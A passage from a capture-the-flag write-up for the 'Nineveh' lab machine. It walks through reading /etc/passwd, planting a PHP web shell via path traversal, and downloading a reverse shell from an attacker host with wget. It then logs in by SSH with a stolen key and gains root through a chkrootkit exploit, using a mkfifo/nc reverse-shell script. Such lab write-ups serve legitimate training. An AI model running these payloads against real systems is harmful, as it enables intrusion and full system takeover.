games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
```

cmd php code fails.

```
Parse error:  syntax error, unexpected 'cmd' (T_STRING), expecting ']' in /var/tmp/ghost.php on line 2
```

So I update with the command below and run directly and it works.

```php
<?php system("which nc") ?>
```

```
SQLite format 3@  -
tableghostghostCREATE TABLE 'ghost' ('/bin/nc
' TEXT)
```

Then I realised it is because *single quote*, replacing with below makes the web shell works.

```
<?php system($_GET["cmd"]); ?>
```

Hi admin,


```
SQLite format 3@  -
tableghostghostCREATE TABLE 'ghost' ('css
files
footer.php
header.php
index.php
login.php
logout.php
manage.php
underconstruction.jpg
' TEXT)
```

I found *wget*, so I use it to download PHP reverse shell.

- http://nineveh.htb/department/manage.php?notes=files/ninevehNotes/../../../../../../var/tmp/ghost.php&cmd=wget%2010.10.14.10:8000/shell.php%20-O%20/var/tmp/shell.php

Then I access the file to get reverse shell.

- http://nineveh.htb/department/manage.php?notes=files/ninevehNotes/../../../../../../var/tmp/shell.php

```
offsec/nineveh git:(master) ▶ nc -lvnp 8000
listening on [any] 8000 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.43] 39004
Linux nineveh 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 08:41:10 up 1 day,  1:07,  0 users,  load average: 0.05, 0.05, 0.08
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (1388): Inappropriate ioctl for device
bash: no job control in this shell
www-data@nineveh:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@nineveh:/$
```

0x3 Foothold

I got a shell as *www-data*. I found a user *amrois* under */home*.

```
www-data@nineveh:/$ ls /home
ls /home
amrois
www-data@nineveh:/$
```

I do not find any additional information to perform lateral movement to *amrois*.
I run *linpeas*.

Lateral movement → amrois

```
www-data@nineveh:/dev/shm$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@nineveh:/dev/shm$ bash linpeas.sh
bash linpeas.sh
```

This vulnerability seems interesting.

```
[+] [CVE-2017-16995] eBPF_verifier

   Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
   Exposure: highly probable
   Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,ubuntu=14.04{kernel:4.4.0-89-generic},[ ubuntu=(16.04|17.04) ]{kernel:4.(8|10).0-(19|28|45)-generic}
   Download URL: https://www.exploit-db.com/download/45010
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1
```

I also found active port *22*. *22* is not visible from outside, but since I found *ssh* key previously, I download it to the machine and try SSH with it.

```
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -

╔══════════╣ Can I sniff with tcpdump?
No
```

```
www-data@nineveh:/dev/shm$ wget 10.10.14.10:8000/amrois.key
wget 10.10.14.10:8000/amrois.key
--2023-03-31 09:12:42--  http://10.10.14.10:8000/amrois.key
Connecting to 10.10.14.10:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1750 (1.7K) [application/pgp-keys]
Saving to: 'amrois.key'

amrois.key          100%[===================>]   1.71K  --.-KB/s    in 0s

2023-03-31 09:12:42 (272 MB/s) - 'amrois.key' saved [1750/1750]

www-data@nineveh:/dev/shm$ chmod 600 amrois.key
chmod 600 amrois.key
www-data@nineveh:/dev/shm$
```

I can SSH as the user *amrois*.

```
www-data@nineveh:/dev/shm$ ssh amrois@localhost -i ./amrois.key
ssh amrois@localhost -i ./amrois.key
Could not create directory '/var/www/.ssh'.
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:aWXPsULnr55BcRUl/zX0n4gfJy5fg29KkuvnADFyMvk.
Are you sure you want to continue connecting (yes/no)? yes
yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
Ubuntu 16.04.2 LTS
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

288 packages can be updated.
207 updates are security updates.


You have mail.
Last login: Mon Jul  3 00:19:59 2017 from 192.168.0.14
amrois@nineveh:~$
```

user.txt

```
amrois@nineveh:~$ cat user.txt
cat user.txt
83d4d77a0d21c3308e184a9615231638
amrois@nineveh:~$ ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:f8:f5 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.43/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
amrois@nineveh:~$ hostname
hostname
nineveh
amrois@nineveh:~$
```

Privilege escalation

These 2 are interesting.

```
╔══════════╣ .sh files in path
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-binaries-in-path
You own the script: /usr/sbin/report-reset.sh
/usr/bin/gettext.sh
```

I check first script.

```
amrois@nineveh:/dev/shm$ cd /usr/sbin
cd /usr/sbin
amrois@nineveh:/usr/sbin$ cat report-reset.sh
cat report-reset.sh
#!/bin/bash

rm -rf /report/*.txt
amrois@nineveh:/usr/sbin$
```

It is just deleting *.txt* files from */report*. Something is going on with */report*. I check one of the file from directory.

```
amrois@nineveh:/report$ ls
ls
report-23-03-31:09:20.txt  report-23-03-31:09:22.txt
report-23-03-31:09:21.txt  report-23-03-31:09:23.txt
amrois@nineveh:/report$ cat report-23-03-31:09:20.txt
cat report-23-03-31:09:20.txt
ROOTDIR is `/'
Checking `amd'... not found
Checking `basename'... not infected
Checking `biff'... not found
Checking `chfn'... not infected
Checking `chsh'... not infected
Checking `cron'... not infected
Checking `crontab'... not infected
Checking `date'... not infected
```

Looks like some sort of anti-virus. I uploaded *pspy* and inspect, and found this interesting *chkrootkit* by root user.

```
2023/03/31 09:21:04 CMD: UID=0     PID=7531   | /bin/sh /usr/bin/chkrootkit
2023/03/31 09:21:04 CMD: UID=0     PID=7530   | /bin/sh /usr/bin/chkrootkit
2023/03/31 09:21:04 CMD: UID=0     PID=7529   | /bin/sh /usr/bin/chkrootkit
2023/03/31 09:21:04 CMD: UID=0     PID=7533   | /bin/sh /bin/egrep (^|[^A-Za-z0-9_])z2([^A-Za-z0-9_]|$)
2023/03/31 09:21:04 CMD: UID=0     PID=7532   | /bin/sh /usr/bin/chkrootkit
2023/03/31 09:21:04 CMD: UID=0     PID=7536   | /bin/sh /usr/bin/chkrootkit
2023/03/31 09:21:04 CMD: UID=0     PID=7535   | /bin/sh /usr/bin/chkrootkit
2023/03/31 09:21:04 CMD: UID=0     PID=7534   | /bin/sh /usr/bin/chkrootkit
```

chkrootkit exploit

I found an exploit.

- https://www.exploit-db.com/exploits/33899

Basically write a bash script as *update* and put it under */tmp*. Later it will be executed by *chkrootkit*. So I wrote the following reverse shell.

```
offsec/nineveh git:(master) ▶ cat -p update
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.10 8000 >/tmp/f
offsec/nineveh git:(master) ▶
```

Then upload it under */tmp*.

```
amrois@nineveh:/report$ cd /tmp
cd /tmp
amrois@nineveh:/tmp$ wget 10.10.14.10:8001/update
wget 10.10.14.10:8001/update
--2023-03-31 09:29:38--  http://10.10.14.10:8001/update
Connecting to 10.10.14.10:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 91 [application/octet-stream]
Saving to: 'update'

update              100%[===================>]      91  --.-KB/s    in 0s

2023-03-31 09:29:38 (17.5 MB/s) - 'update' saved [91/91]

amrois@nineveh:/tmp$ chmod +x update
chmod +x update
amrois@nineveh:/tmp$ ls
ls
systemd-private-693d022b3e224423ad872afeaf41eb45-systemd-timesyncd.service-XDF0Jq
tmux-1000
tmux-33
update
vmware-root
amrois@nineveh:/tmp$
```

root.txt

Now I just wait for it to run and indeed I get back a root shell.

```
Ξ offsec/nineveh git:(master) ▶ nc -lvnp 8000
listening on [any] 8000 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.43] 39032
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# cat root.txt
c43255039adf89fddf5f8e256e4de41d
# hostname
nineveh
# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:f8:f5 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.43/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
# 
```